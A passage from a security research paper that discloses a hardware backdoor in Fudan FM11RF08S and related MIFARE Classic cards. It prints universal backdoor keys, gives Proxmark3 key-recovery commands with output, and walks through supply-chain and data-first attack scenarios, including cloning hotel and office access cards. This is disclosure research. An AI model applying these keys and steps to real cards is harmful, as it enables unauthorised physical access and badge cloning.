But  $n_T$  depends on

- the configured key for the current authentication ;
- the sector number (even if same key) ;
- the card.

The dependency to the card could be to any value such as

- the UID ;
- the block 0 or the 8-byte manufacturer data or the 6-byte “signature”, cf Section IV.D.1 ;
- the block 128 keyA, cf Section IV.D.2 ;
- the block 128 keyB, cf end of Section VIII;
- any other personalized value accessible but not yet discovered ;
- a random seed unique to the card and inaccessible.

In the last case, it could even be one random seed per sector, which would mean there is no relationship to the sector number to be found.

To analyze the dependency to the key, we wrote some Python script for the Proxmark3 to configure different keys, always on the same sector, then collect and decrypt the corresponding  $\{n_T\}$ . The script implements memoization to avoid the same queries over and over while trying different data representations and analyses.

Some decisive steps of the analysis are reproduced in Annex Section A.14. The result is a Python function, provided in the Annex Listing 23, able to mutate a nonce associated to a first key into the nonce of any other key. The relationship is a bit too complex to express the Python code algebraically, but it involves two kinds of 4-bit sbox used in an alternating pattern, to apply differences on the LFSR state at different times for each nibble of the keys.

Some might find a cleaner way to express the impact of the key to the generated  $n_T$ .

We also searched some relationship with the sector number but we could not find any pattern and inter-sector differences were all specific to each card.

## XI. FASTER BACKDOORED NESTED ATTACK

Our  $n_T$  generation analysis gave limited results, but they can already provide two optimizations to the backdoored nested attack described in Section VIII.

- We can target both keyA and keyB of a given sector, assuming they are different (which can be checked by comparing  $\{n_{T_A}\}$  and  $\{n_{T_B}\}$ );
- We use the backdoor with commands 64\*\* and 65\*\* to decrypt their  $n_{T_A}$  and  $n_{T_B}$ ;
- We get a few ten thousand key candidates for keyA and same for keyB;
- We search couples of keyA/keyB satisfying the relationship of Listing 23 between their nonces.

To do so, rather than rolling the LFSRs back and forth, we actually rewind the nonces with their key candidates and look for a common ancestor across A and B.

This new filtering allows to reduce the number of candidates to about 35% of the original size. This allows the online bruteforce attack with the card to be almost 3 times faster.

We implemented the attack in the Proxmark3[13], cf Annex A.8 for usage and example.

But once we found the actual keyA, assuming we cannot read directly keyB with keyA (which depends on the actual access rights), we can directly find the right keyB among the key candidates by using the relationship once again.

We implemented the attack in the Proxmark3[13], cf Annex A.9 for usage and example.

So our partial reversing has enabled a potential optimization of the attack speed by a factor 6.

Another straightforward optimization is to first generate all the key candidates, filter them, then look at keys present in several candidate lists and start by testing these shortlisted candidates.

## XII. FULL CARD RECOVERY

To recap, the strategy to break all keys of a FM11RF08S is the following one.

Step 1: online nonces collection

- Collect the needed nonces for all sectors, keyA and keyB;
  - Use the backdoor in a first authentication then a nested authentication to collect and decrypt their  $n_{T_A}$  and  $n_{T_B}$ ;
  - Use the backdoor in a first authentication then the target key types in a nested authentication, to

collect  $\{n_{T_A}\}$  and  $\{n_{T_B}\}$  and the corresponding parity errors;

Step 2: offline computation

- For each sector
  - If  $n_{T_A} \neq n_{T_B}$ , run `staticnested_1nt` from Annex A.6 on each key, then `staticnested_2x1nt_rf08s` from Annex A.8 on both candidate lists to reduce them;
  - Else run `staticnested_1nt` on one of them;
- Look for common keys across sectors candidate lists. If any, test them first;
- When a key is found in a sector and nonces are different, use `staticnested_2x1nt_rf08s_1key` from Annex A.9 to find the other key.
- If a dictionary of default keys is available, it can be used against the produced candidate lists to prioritize known keys.

Step 3: online brute-force

- For each key slot, test computed candidate(s).

We implemented a script applying this strategy in the Proxmark3[13], cf Annex A.10 for usage and examples.

All in all, the actual speed depends on the exact configuration of the card as e.g. it is slower to break the sector keys if  $\text{keyA}=\text{keyB}$  and are not reused on other sectors – a corner case rarely seen in real deployments.

To illustrate the duration of recovering all the keys of a FM11RF08S depending on the reuse of some keys across the card, we ran a few tests, on a card configured with the following layouts.

- 32 random keys
  - 21 minutes 18 seconds
- 16 random keys, with  $\text{keyA} = \text{keyB}$  in each sector<sup>4</sup>
  - 32 minutes 29 seconds
- 24 random keys, 8 being reused in 2 sectors each<sup>5</sup>
  - 16 seconds

Cf. Annex A.10 for details on the tested keys.

## XIII. LIGHT-FAST SUPPLY CHAIN ATTACK

It is clear that any entity aware of the backdoor can already mount *card-only* attacks without any precondition on the card keys, in at most half an hour for the totality of the sector keys.

But, with our current partial knowledge, anyone in the supply chain could already make the attack instantaneous.

<sup>4</sup>the worst possible corner case

<sup>5</sup>a favorable situation

1. Before delivering to a target customer, probe each card with the default FFFFFFFF key to collect and decrypt nested  $\{n_T\}$  of each sector. It is enough to store each 16-bit LFSR *ancestor* and the UID, so 36 bytes per card ;
2. On the field, for each key to break, authenticate with the backdoor key then initiate a nested authentication with the backdoor key to collect  $\{n_T\}$  and decrypt it ;
3. Generate the few tens of thousand key candidates as explained in Section VIII and Section III.D ;
4. Filter the candidates by comparing their LFSR ancestor with the one previously stored at step 1, as per Section XI and recover the key ;

Alternatively, one can use Section IX to recover the clear  $n_T$  values. The attack does not require any key candidates bruteforce on the card anymore, just one single nested authentication attempt. As this variant needs a known key, it may be useful in the first phase to acquire the block 128 keyA or to store the block 0 to be able to request the key later.

We have added support in the Proxmark3 to demonstrate this supply-chain attack, as shown in Annex A.10.5.

Of course, if the  $n_T$  of each sector is generated by deriving a common value somehow based on the sector number, there is no need for the supplier to collect LFSR ancestors for all sectors, just one. And if the  $n_T$  generation can also be linked to e.g. the UID, the first collection step can be skipped entirely.

#### XIV. EXTENDING VERIFICATION METHODS

The *NFC Label Tools* application mentioned in Section IV.C can only apply the originality verification methods if the block 0 can be read with the default *all FF* key.

Using the backdoor key, we can perform the advanced verification method, no matter if card keys are unknown.

1. Read block 0 with the backdoor, cf Section A.12.2 ;
2. Submit block 0 to the simple verification method API, cf Listing 3 and check answer ;
3. Submit block 0 to the advanced verification method API to get block 128 keyA, cf Listing 4 ;
4. Try to authenticate to block 128 with retrieved keyA.

#### XV. LOOKING AT THE OLDER FM11RF08

We test the backdoor authentication commands and... we get some  $\{n_T\}$  as well! But the FM11RF08S backdoor key does not work on our FM11RF08 samples.

#### XVI. BREAKING AN OLDER BACKDOOR KEY

FM11RF08 is susceptible to the classic nested attack mentioned in Section III.B. So, it is just a matter of adapting the Proxmark3 code to use a backdoor command, and the key is found immediately, as shown in Annex A.12.4.

**A31667A8CEC1**

Listing 12: Older universal backdoor key

The same key works for all sectors and all **FM11RF08** “**011D**”, “**021D**” and “**031D**” samples we got. But it goes beyond.

Even very old **FM11RF08** samples with manufacturer data **6263646566676869** share the same backdoor and the same key<sup>6</sup>. It is hard to know since when these cards are in circulation, but a FM11RF08 datasheet from May 2008 can still be found [24] and the FM11RF08 is mentioned on a WaybackMachine snapshot of the Fudan website in November 2007 [25].

The same page also mentions the **FM11RF32**[26], their 4k version. We happen to have some old **FM11RF32** samples with manufacturer data **6263646566676869** and we can confirm the same backdoor key works on these FM11RF32 too. They feature 64 sectors instead of the usual 40 sectors, and are probably ancestors<sup>7</sup> of the **FM11RF32M**[27] variant.

After we shared our preliminary results, Dušan Seničić reported that the **FM1208-10** and **FM1216-137** support the old backdoor key as well and Anton Savelev ran a few tests on FM1208-10 for us, cf Section XX. Thanks to them! The FM1208-10 a.k.a. FM1208M01[28] is a 8051 CPU card (ISO14443A-4) featuring MIFARE Classic compatibility and the FM1216-137[29] is a dual interface version. Later, Maksim Negamashev reported the existence of a **FM11RF08-7B** version with the same backdoor key.

#### XVII. DARKNESTED ATTACK

It is a pretty straightforward attack that probably does not deserve its own name, but it sounds cool. *Darknested* is using the knowledge of this rather dark backdoor key revealed in Section XVI as an easy way to bootstrap a nested attack when a first known key is required, rather than using the darkside attack. As the Fudan cards always leak a NACK, as mentioned at the end of Section II.C, the darkside attack is quite fast anyway. But the method is still interesting on some circumstances, as we will see in a moment. See Annex A.12.6 for an example.

#### XVIII. USCUID/GDM

<sup>6</sup>Beware that a few other clones and magic tags share the same manufacturer data as well, but not the backdoor.

<sup>7</sup>These samples use a weird SAK=20 value, as setting its sixth bit means the card is supposed to be compliant to ISO14443-4 and reply to ATS. But this flag must be ignored and the card won't work properly on some readers, including smartphones.

Magic MIFARE Classic cards referred as USCUID or GDM [30] are highly configurable, to activate a number of *magic* features (gen1a, cuid, shadow mode,...) but also to enable a *Static encrypted nonce mode*.

The static encrypted nonce mechanism differs from the FM11RF08S and it requires more study, not covered in this paper.

## XIX. A PECULIAR FM11RF08S 0498

After publication of the revision 1.1, Luis Miranda Acebedo reported a tag featuring the A31667A8CEC1 key to us, but with all the other characteristics of a FM11RF08S: presence of the *advanced verification method* sector (with ACL 00F0FF), no NAK leak, and static encrypted nonces. Block 0 is 313F961D85080400045073AF6EEB5998, and its signature is validated by the Fudan API. Thanks to him for having run these few tests for us! In Section IV.D.1, we mentioned that the APK could indeed potentially identify cards with a block 0 ending with “98”. To verify it, we can fetch the corresponding *advanced verification method* key and emulate the tag elements used by both verification methods.

```
hf mf esetblk --blk 0 -d 313F961D85080400045073AF6EEB5998
hf mf esetblk --blk 3 -d ffffffff078069ffffffffffff
hf mf esetblk --blk 143 -d f6e1399ee612ff078069ffffffffffff
hf mf sim --lk
```

Listing 13: Proxmark3 commands for a very basic emulation to pass the Fudan verification methods

Indeed, the Fudan Android application successfully identifies the emulated tag as a FM11RF08S.

This model is, therefore, a genuine FM11RF08S, but with the FM11RF08 backdoor key. Its fingerprinting metrics are integrated to the Annex A.15.

## XX. ICING ON THE CAKE

While testing the backdoor keys on our cards collection, trying to spot Fudan cards, we realized that some non-Fudan cards accept authentication commands ranging from 62\*\* to 6f\*\* as well, but with the regular keys.

But, quite surprisingly, some other cards, aside from the Fudan ones, accept the same backdoor authentication commands **using the same key** as for the FM11RF08!

This can be verified quite simply with the Proxmark3, now that we have added support for the backdoor authentication commands, as shown in Annex A.12.5.

At this stage, it is important to be as sure as possible of the authenticity of these cards, aside from what their block 0 may indicate. In Annex A.15, we used a few behavioral metrics to compare them.

After thorough analysis, we can safely claim that the following cards contain the backdoor with the A31667A8CEC1 key, including the Fudan ones mentioned in Section XVI.

- **Fudan FM11RF08 “6263646566676869”**
- **Fudan FM11RF08 “011D”, “021D” and “031D”**
- **Fudan FM11RF08-7B “101D”**
- **Fudan FM11RF08S “0498”**
- **Fudan FM11RF32(M?) “6269”**
- **Fudan FM1208-10**
- **Fudan FM1216-110**
- **Fudan FM1216-137**
- **Infineon SLE66R35** possibly produced at least during a period 1996-2013<sup>8</sup> ;
- **NXP<sup>13</sup> MF1ICS5003** produced at least between 1998 and 2000 ;
- **NXP<sup>13</sup> MF1ICS5004** produced at least in 2001.

The following cards support the same undocumented authentication commands, but with the regular keyA/keyB. And once authenticated for one sector, you cannot read a block from another sector anymore without authenticating to that sector.

- **NXP MF1ICS5005** produced in fab ICN8<sup>9</sup> at least between 2001 and 2010 ;
- **NXP MF1ICS5006** produced in fab Fishkill<sup>10</sup> at least between 2005 and 2008 ;
- **NXP MF1ICS5007** produced in fab ASMC<sup>11</sup> at least in 2010 ;
- **USCUID/GDM magic cards.**

The subsequent NXP MIFARE Classic EV1 samples we could test (MF1S20\*V1, MF1S50\*V1, MF1S70\*V1) reply with a NACK to the undocumented authentication commands.

The list will be updated by the community according to their findings.

Among the cards mentioned above, the SLE66R35, MF1ICS5003 and MF1ICS5004 can really benefit from the darknested attack presented in Section XVII, as recovering a first key with the help of the darkside attack is much slower.

<sup>8</sup>We are not sure about the interpretation of the manufacturer data as a production date.

<sup>9</sup>NXP fab located in Nijmegen, Netherlands.

<sup>10</sup>NXP fab in Fishkill, New York, US, for sale in 2008 but finally closed in 2009.

<sup>11</sup>Located in Shanghai, China. Initially a joint venture with Philips Semiconductors in 1988 then renamed ASMC in 1995 and reorganized into a foreign-invested joint stock company in 2004, NXP stocks sold in 2017, finally merged in GTA in 2019.

## XXI. BREAKING YET ANOTHER BACKDOOR KEY

Later on, we found a strange card in our stash. At first, it looks like a dual-interface but actually it's combining a genuine J3D081 chip on the contact side with another MIFARE Classic 4k chip on the contactless side. Shining light through the card confirms the presence of distinct chips.

The metrics shown in Annex A.15 indicate the contactless chip is a Fudan FM11RF32, but without the buggy SAK used by the older samples mentioned in Section XVI. The manufacturer data converted in ASCII shows **FDS70V01** which may translate to *Fudan S70 (=4k) v01*.

The card replies to the backdoor commands, but the default keys don't work. You know the drill: we run a nested attack against the backdoor as shown in Annex A.12.4 and we quickly obtain the corresponding key.

**518B3354E760**

Listing 14: Yet another universal backdoor key

Later on, we could confirm the presence of the same backdoor key on freshly bought **Fudan FM11RF32N** samples.

## XXII. DATA-FIRST ATTACK

So far, *card-only* attacks have always followed the same scheme.

1. Interact with the targeted card and break its keys;
2. Dump the card content thanks to the recovered keys;
3. Clone or emulate the full card towards the corresponding targeted reader.

Nevertheless, no matter the card generation, from our 1998 MF1ICS5003 to our 2024 FM11RF08S tags, basic usage of the backdoor does not allow dumping the user keys but only the data blocks (and the access bits). We've seen that to obtain a *card-only* full dump, we had to develop new attacks, or, for the old ones, adapt existing attacks.

For an operative's usage, the backdoor is quite inefficient to get a full clone of a FM11RF08S as it may require access to the card for a few minutes.

Actually, if the goal is e.g. to bypass an access control, it may suffice to read only the card data and nonces thanks to the backdoor, without attempting to recover the keys.

The scenario would then be as follows.

Step 1:

- Sneak into the fancy party the villain is organizing in his grand mansion;

- Inadvertently knock over the target and keep in contact with the card for 2 seconds. Apologize with a smile.

These 2 seconds are the time required to execute Section XII Step 1 to collect all  $n_{T_A}$ ,  $n_{T_B}$ ,  $\{n_{T_A}\}$ ,  $\{n_{T_B}\}$ , their encrypted parity and, as we're already being authenticated with the backdoor key, all the data of the card. Step 1 time was consistently measured in the three tests documented in Annex A.10;

Step 2:

- Pretend a call of nature to reach his office;
- Present the stolen UID to the target reader. Authentication attempts will fail;
- Recover the corresponding key in a fraction of second, based on the traces of two failed authentication attempts<sup>12</sup>;
- Engage with the reader again, but this time respond to the reader authentication command with a valid CRYPTO-1 session.
- When the reader wants to read data blocks after the successful authentication, present the data read in Step 1;
- If the reader does additional *nested* authentications on other sectors, present the corresponding stolen  $\{n_T\}$  with its encrypted parity and collect the reader response  $\{n_R\}\{a_R\}$ . We know the clear  $n_T$ , so we can compute  $a_R$ . That gives two keystream portions of 32-bit each, largely enough to recover the key.

We implemented support in the Proxmark3[13] for key recovery in such nested authentication with known  $n_T$  situation, cf Annex A.11 for usage and example. In our tests, the key recovery takes less than 0.2 second.

This is a very efficient *card-only-then-reader-only* attack, made possible only thanks to the presence of the backdoor in the FM11RF08S.

We also implemented support in the Proxmark3 simulation mode to handle completely automatically such scenarios, cf Annex A.13 for usage and examples.

We must thank the community[17] for highlighting some shortcomings in an early version of this scenario and for bringing another type of situation where a data-first attack makes sense, covered below.

It is not uncommon that an RFID system encodes various privileges in the card data, possibly encrypted, but independently of the RFID layer, i.e. the card UID and typically the unique keys derived from the UID and some unknown key diversification function (KDF). If someone already has a legit access to a card of the system and recovered its keys, it is enough to read the data from another target card of the same

<sup>12</sup>We did not introduce *reader-only* attacks yet, but in [7], the authors explain how such an attack is possible, based solely on the intrinsic CRYPTO-1 vulnerability. See also the tool `mfkey32v2` in [13].

system, thanks to the backdoor, then copy the data on its own card. In enterprise systems, this could be a 1-day visitor card being “upgraded” to a full employee card, or a low-privilege employee card suddenly hosting the data of a high-security area card. In hostelry, a room card could be mutated into another room card, or a housekeeper or manager card. These scenarios use legit cards and raise less suspicion than using emulators or *magic* cards, and take 1-2 seconds of interaction with the target card.

### XXIII. CONCLUSION

The FM11RF08S chip by Shanghai Fudan Microelectronics was thought to be the most secure implementation of MIFARE Classic, thwarting all known *card-only* attacks. However, we have demonstrated various attacks, uncovered the existence of a hardware backdoor and recovered its key, which allows us to launch new attacks to dump and clone these cards, even if all their keys are properly diversified. The presence of the backdoor in this product and in all previous FM11RF08 and FM11RF32 cards since at least 2007, raises several questions, particularly given that these chip references are not limited to the Chinese market. For example, the author found these cards in numerous hotels across the US, Europe, and India. Additionally, what are we to make of the fact that old NXP<sup>13</sup> and Infineon cards share the very same backdoor key as FM11RF08?

Consumers should swiftly check their infrastructure and assess the risks. Many are probably unaware that the MIFARE Classic cards they obtained from their supplier are actually Fudan FM11RF08, FM11RF32M, FM11RF32N or FM11RF08S.

Nevertheless, it is important to remember that the MIFARE Classic protocol is intrinsically broken, regardless of the card. It will always be possible to recover the keys if an attacker has access to the corresponding reader. There are many more robust alternatives on the market (but we cannot guarantee the absence of hardware backdoors...).

The various tools and attacks developed in the context of this paper have now been merged into the Proxmark3 source code, as seen in the Annexes.

A number of questions for future research are listed in Annex A.16.

That’s all, folks.

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<sup>13</sup>formerly known as Philips Semiconductors

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## A Annexes

### A.1 CRYPTO-1 First Authentication Protocol & Example

Notation  $\{\}$  indicates that data is encrypted.

$s := \text{crypto1\_create}(\text{key})$  initializes the CRYPTO1 cipher (a 48-bit LFSR with a non-linear filter function that outputs one bit when clocked). The state  $s$  keeps the LFSR state, updated by  $\text{ks} := \text{crypto1\_word}(s, \text{data}, \text{is\_encrypted})$  which advances the LFSR 32 times, possibly mixing its state with some data, which can be plaintext or encrypted, and outputs 32 bits of keystream.

Given a 32-bit sequence,  $\text{suc}()$  computes the next 32-bit sequence after one single clock of a 16-bit LFSR that can be represented by the polynomial  $x^{16} + x^{14} + x^{13} + x^{11} + 1$ .

| Reader   | Tag  | Example  |
|--|--|--|
|  | $\xleftarrow{\text{uid}}$  | $(\leftarrow 0\text{DB3FA11 via anticlockwise})$ |
| $\text{cmd} := \begin{bmatrix} \text{AuthA} \\ \text{AuthB} \end{bmatrix} \parallel \text{block} \parallel \text{CRC}$ | $\xrightarrow{\text{cmd}}$   | 6000F57B   |
|  | Check CRC  | ✓  |
|  | $s := \text{crypto1\_create}(\text{key})$                          | FFFFFFFFFFFF                                     |
|  | Generate $n_T$   | E0512BB  |
|  | $\text{ks}_0 := \text{crypto1\_word}(s, \text{uid} \oplus n_T, 0)$ | FFEFB431   |
|  | $\xleftarrow{n_T}$   | $\leftarrow \text{E0 51 2B B5}$                  |
| $s := \text{crypto1\_create}(\text{key})$  |  | FFFFFFFFFFFF                                     |
| $\text{ks}_0 := \text{crypto1\_word}(s, \text{uid} \oplus n_T, 0)$   |  | FFEFB431   |
| Generate $n_R$   |  | 12345678   |
| $\text{ks}_1 := \text{crypto1\_word}(s, n_R, 0)$   |  | A376E628   |
| $\{n_R\} := n_R \oplus \text{ks}_1$  |  | B142B050   |
| $a_R := \text{suc}^{64}(n_T)$  |  | 56F373EE   |
| $\text{ks}_2 := \text{crypto1\_word}(s, 0, 0)$   |  | 61D742F1   |
| $\{a_R\} := \text{ks}_2 \oplus a_R$  |  | 3724311F   |
|  | $\xrightarrow{\{n_R a_R\}}$  | $\rightarrow \text{B1 42!B0!50!37 24 31!1F!}$    |
|  | $\text{ks}_1 := \text{crypto1\_word}(s, \{n_R\}, 1)$               | A376E628   |
|  | $n_R := \text{ks}_1 \oplus \{n_R\}$                                | 12345678   |
|  | $\text{ks}_2 := \text{crypto1\_word}(s, 0, 0)$                     | 61D742F1   |
|  | $a_R := \text{ks}_2 \oplus \{a_R\}$                                | 56F373EE   |
|  | $a_R \stackrel{?}{=} \text{suc}^{64}(n_T)$                         | 56F373EE ✓                                       |
|  | $a_T := \text{suc}^{96}(n_T)$                                      | 529F965F   |
|  | $\text{ks}_3 := \text{crypto1\_word}(s, 0, 0)$                     | 5C7AB0A6   |
|  | $\{a_T\} := \text{ks}_3 \oplus a_T$                                | 0EE526F9   |
|  | $\xleftarrow{\{a_T\}}$   | $\leftarrow \text{0E E5!26!F9}$                  |
| $\text{ks}_3 := \text{crypto1\_word}(s, 0, 0)$   |  | 5C7AB0A6   |
| $a_T := \text{ks}_3 \oplus \{a_T\}$  |  | 529F965F   |
| $a_T \stackrel{?}{=} \text{suc}^{96}(n_T)$   |  | 529F965F ✓                                       |

Table 3: CRYPTO-1 First Authentication Protocol

## A.2 CRYPTO-1 Nested Authentication Protocol & Example

Following immediately Annex A.1 example and inner states.

| Reader  | Tag  | Example                   |
|---|--|---------------------------|
| $ks_4 := \text{crypto1\_word}(s, 0, 0)$<br>$\text{cmd} := \left  \begin{smallmatrix} \text{AuthA} \\ \text{AuthB} \end{smallmatrix} \right  \parallel \text{block} \parallel \text{CRC}$<br>$\{\text{cmd}\} := ks_4 \oplus \text{cmd}$  |  | 4882918E                  |
|   |  | 6000F57B                  |
|   |  | 288264F5                  |
|   | $\xrightarrow{\{\text{cmd}\}}$   | → 28 82! 64! F5           |
|   | $ks_4 := \text{crypto1\_word}(s, 0, 0)$<br>$\text{cmd} := ks_4 \oplus \{\text{cmd}\}$<br>Check CRC<br>$s := \text{crypto1\_create}(\text{key})$<br>Generate $n_T$<br>$ks_0 := \text{crypto1\_word}(s, \text{uid} \oplus n_T, 0)$<br>$\{n_T\} := ks_0 \oplus n_T$   | 4882918E                  |
|   |  | 6000F57B                  |
|   |  | ✓                         |
|   |  | FFFFFFFFFFFF              |
|   |  | BF53BA5F                  |
|   |  | FFDF2CE6                  |
|   |  | 408C96B9                  |
|   | $\xleftarrow{\{n_T\}}$   | ← 40!8C!96!B9!            |
| $s := \text{crypto1\_create}(\text{key})$<br>$ks_0 := \text{crypto1\_word}(s, \text{uid} \oplus \{n_T\}, 1)$<br>$n_T := ks_0 \oplus \{n_T\}$<br>Generate $n_R$<br>$ks_1 := \text{crypto1\_word}(s, n_R, 0)$<br>$\{n_R\} := n_R \oplus ks_1$<br>$a_R := \text{suc}^{64}(n_T)$<br>$ks_2 := \text{crypto1\_word}(s, 0, 0)$<br>$\{a_R\} := ks_2 \oplus a_R$ |  | FFFFFFFFFFFF              |
|   |  | FFDF2CE6                  |
|   |  | BF53BA5F                  |
|   |  | 12345678                  |
|   |  | 2EEE0441                  |
|   |  | 3CDA5239                  |
|   |  | B2F7159B                  |
|   |  | 90EA5932                  |
|   |  | 221D4CA9                  |
|   | $\xrightarrow{\{n_R a_R\}}$  | → 3C DA 52 39 22 1D 4C A9 |
|   | $ks_1 := \text{crypto1\_word}(s, \{n_R\}, 1)$<br>$n_R := ks_1 \oplus \{n_R\}$<br>$ks_2 := \text{crypto1\_word}(s, 0, 0)$<br>$a_R := ks_2 \oplus \{a_R\}$<br>$a_R \stackrel{?}{=} \text{suc}^{64}(n_T)$<br>$a_T := \text{suc}^{96}(n_T)$<br>$ks_3 := \text{crypto1\_word}(s, 0, 0)$<br>$\{a_T\} := ks_3 \oplus a_T$ | 2EEE0441                  |
|   |  | 12345678                  |
|   |  | 90EA5932                  |
|   |  | B2F7159B                  |
|   |  | B2F7159B ✓                |
|   |  | 6A3A6E02                  |
|   |  | 39EB1EA4                  |
|   |  | 53D170A6                  |
|   | $\xleftarrow{\{a_T\}}$   | ← 53!D1 70 A6!            |
| $ks_3 := \text{crypto1\_word}(s, 0, 0)$<br>$a_T := ks_3 \oplus \{a_T\}$<br>$a_T \stackrel{?}{=} \text{suc}^{96}(n_T)$   |  | 39EB1EA4                  |
|   |  | 6A3A6E02                  |
|   |  | 6A3A6E02 ✓                |

Table 4: CRYPTO-1 Nested Authentication Protocol

## A.3 Information about Static Encrypted Nonce tool in Proxmark3: hf mf isen

For our analysis needs, we implemented a tool in the Proxmark3[13] to test various nested authentication scenarii.

It implements nested authentication and collects encrypted nonces and their parity errors, and when the correct key is provided, the decrypted nT and its index if it is a nT generated by the 16-bit LFSR PRNG.

It has numerous options to study the impact of key value, block number, key type (including the backdoor ones), chaining of commands, corruptions, etc. on the static encrypted nonces values.

### A.3.1 Usage

Syntax corresponding to commit af3a16b.

```
usb] pm3 --> hf mf isen -h
Information about Static Encrypted Nonce properties in a MIFARE Classic card

usage:
  hf mf isen
  [-hab] [--blk <dec>] [-c <dec>] [-k <hex>] [--blk2 <dec>] [--a2] [--b2] [--c2 <dec>] [--key2 <hex>]
    [-n <dec>] [--reset] [--hardreset] [--addread] [--addauth] [--incblk2] [--corruptnrar]
    [--corruptnrarparity] FM11RF08S specific options: [--collect_fm11rf08s]
    [--collect_fm11rf08s_with_data] [--collect_fm11rf08s_without_backdoor]
    [-f <fn>]

options:
  -h, --help                This help
  --blk <dec>               block number
  -a                        input key type is key A (def)
  -b                        input key type is key B
  -c <dec>                  input key type is key A + offset
  -k, --key <hex>          key, 6 hex bytes
  --blk2 <dec>              nested block number (default=same)
  --a2                      nested input key type is key A (default=same)
  --b2                      nested input key type is key B (default=same)
  --c2 <dec>                nested input key type is key A + offset
  --key2 <hex>              nested key, 6 hex bytes (default=same)
  -n <dec>                  number of nonces (default=2)
  --reset                   reset between attempts, even if auth was successful
  --hardreset               hard reset (RF off/on) between attempts, even if auth was successful
  --addread                 auth(blk)-read(blk)-auth(blk2)
  --addauth                 auth(blk)-auth(blk)-auth(blk2)
  --incblk2                 auth(blk)-auth(blk2)-auth(blk2+4)-...
  --corruptnrar             corrupt {nR}{aR}, but with correct parity
  --corruptnrarparity       correct {nR}{aR}, but with corrupted parity

FM11RF08S specific options: Incompatible with above options, except -k; output in JSON
--collect_fm11rf08s         collect all nT/{nT}/par_err.
--collect_fm11rf08s_with_data collect all nT/{nT}/par_err and data blocks.
--collect_fm11rf08s_without_backdoor collect all nT/{nT}/par_err without backdoor.
                             Requires first auth keyType and block
                             Specify a filename for collected data

  -f, --file <fn>

examples/notes:
  hf mf isen
  Default behavior:
  auth(blk)-auth(blk2)-auth(blk2)-...
  Default behavior when wrong key2:
  auth(blk)-auth(blk2) auth(blk)-auth(blk2) ...
```

## A.4 Example

```
[usb] pm3 --> hf mf isen

[=] --- IS014443-a Information -----
[+] UID: 5C 46 7F 63
[+] ATQA: 00 04
[+] SAK: 08 [2]
[#] select
[#] auth cmd: 60 00 | uid: 5c467f63 | nr: 370db547 @ | nt: f0a895da @idx 53334 | par: 1010 ok
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 87e0b293 @ | nt: 255ff1a9 @idx 37482 | par: 1111 ok | ntenc: da106b18 | parerr: 1110
[#] Nonce distance: 1282 (first nonce <- nested nonce)
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 76f7fe63 @ | nt: 255ff1a9 @idx 37482 | par: 1111 ok | ntenc: da106b18 | parerr: 1110
[#] Nonce distance: 0
[+] nTenc da106b18 par {1111}=010x | ks ff4f9ab1 | nT 255ff1a9 par 0101 | lfsr16 index 37482
[+] Static enc nonce..... yes
```

## A.5 Reused Keys Nested Attack in Proxmark3: staticnested\_0nt

### A.5.1 Usage

Syntax corresponding to commit af3a16b.

```
$ tools/mfc/card_only/staticnested_0nt
Usage:
tools/mfc/card_only/staticnested_0nt <uid1> <nt_enc1> <nt_par_err1> <uid2> <nt_enc2> <nt_par_err2> ...
UID placeholder: if uid(n)==uid(n-1) you can use '.' as uid(n+1) placeholder
parity example: if nt in trace is 7b! fc! 7a! 5b , then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
                                +uid1      |      +uid2=uid1 |      +uid3      |
                                +nt_enc1   |      +nt_enc2   |      +nt_enc3   |
                                +nt_par_err1 +nt_par_err2   +nt_par_err3
```

### A.5.2 Example

```
$ tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
Generating nonce candidates...
uid=a13e4902 nt_enc=2e9e49fc nt_par_err=1111 nt_par_enc=0110 1/3: 8192
uid=a13e4902 nt_enc=7bfc7a5b nt_par_err=1110 nt_par_enc=0010 2/3: 8192
uid=a17e4902 nt_enc=50f2abc2 nt_par_err=1101 nt_par_enc=0101 3/3: 8192
Finding key candidates...
All threads spawn...
Thread 19 99% keys[0]:536209288 keys[1]: 222 keys[2]: 213

Finding phase complete.
Analyzing keys...
nT(0): 536209288 key candidates
nT(1): 222 key candidates matching nT(0)
nT(2): 213 key candidates matching nT(0)
Key ffffffff found in 3 arrays: 0, 1, 2
```

### A.5.3 Breaking FM11RF08S Backdoor Key

Assuming you know block 0 keyA, get 3 encrypted nonces and their parity errors.

```
[usb] pm3 --> hf mf isen -n3 --c2 4 --incblk2 --blk 0 --key FFFFFFFFFF
```

(showing only the relevant lines)

|                            |               |                |              |     |    |               |                 |              |
|----------------------------|---------------|----------------|--------------|-----|----|---------------|-----------------|--------------|
| [#] auth nested cmd: 64 00 | uid: 5c467f63 | nr: 53d1a7e1 @ | nt: 03f5a9f2 | idx | -1 | par: 1010 bad | ntenc: fc0a127e | parerr: 0101 |
| [#] auth nested cmd: 64 04 | uid: 5c467f63 | nr: b3f2dcb7 @ | nt: 9681219b | idx | -1 | par: 1000 bad | ntenc: 69fe84d6 | parerr: 0010 |
| [#] auth nested cmd: 64 08 | uid: 5c467f63 | nr: 62811dbd @ | nt: 652bf672 | idx | -1 | par: 0100 ok  | ntenc: 9ae43e79 | parerr: 1000 |

```
$ tools/mfc/card_only/staticnested_0nt 5c467f63 fc0a127e 0101 . 69fe84d6 0010 . 9ae43e79 1000
Generating nonce candidates...
uid=5c467f63 nt_enc=fc0a127e nt_par_err=0101 nt_par_enc=1010 1/3: 8192
uid=5c467f63 nt_enc=69fe84d6 nt_par_err=0010 nt_par_enc=1000 2/3: 8192
uid=5c467f63 nt_enc=9ae43e79 nt_par_err=1000 nt_par_enc=0100 3/3: 8192
Finding key candidates...
All threads spawn...
Thread 14 97% keys[0]:536652968 keys[1]: 384 keys[2]: 241

Finding phase complete.
Analyzing keys...
nT(0): 537162924 key candidates
nT(1): 384 key candidates matching nT(0)
nT(2): 241 key candidates matching nT(0)
Key a396efa4e24f found in 3 arrays: 0, 1, 2
```

## A.6 Backdoored Nested Attack in Proxmark3: staticnested\_1nt

### A.6.1 Usage

Syntax corresponding to commit af3a16b.

```
$ tools/mfc/card_only/staticnested_1nt
Usage:
  tools/mfc/card_only/staticnested_1nt <uid:hex> <sector:dec> <nt:hex> <nt_enc:hex> <nt_par_err:bin>
parity example: if for block 63 == sector 15, nt in trace is 7b! fc! 7a! 5b
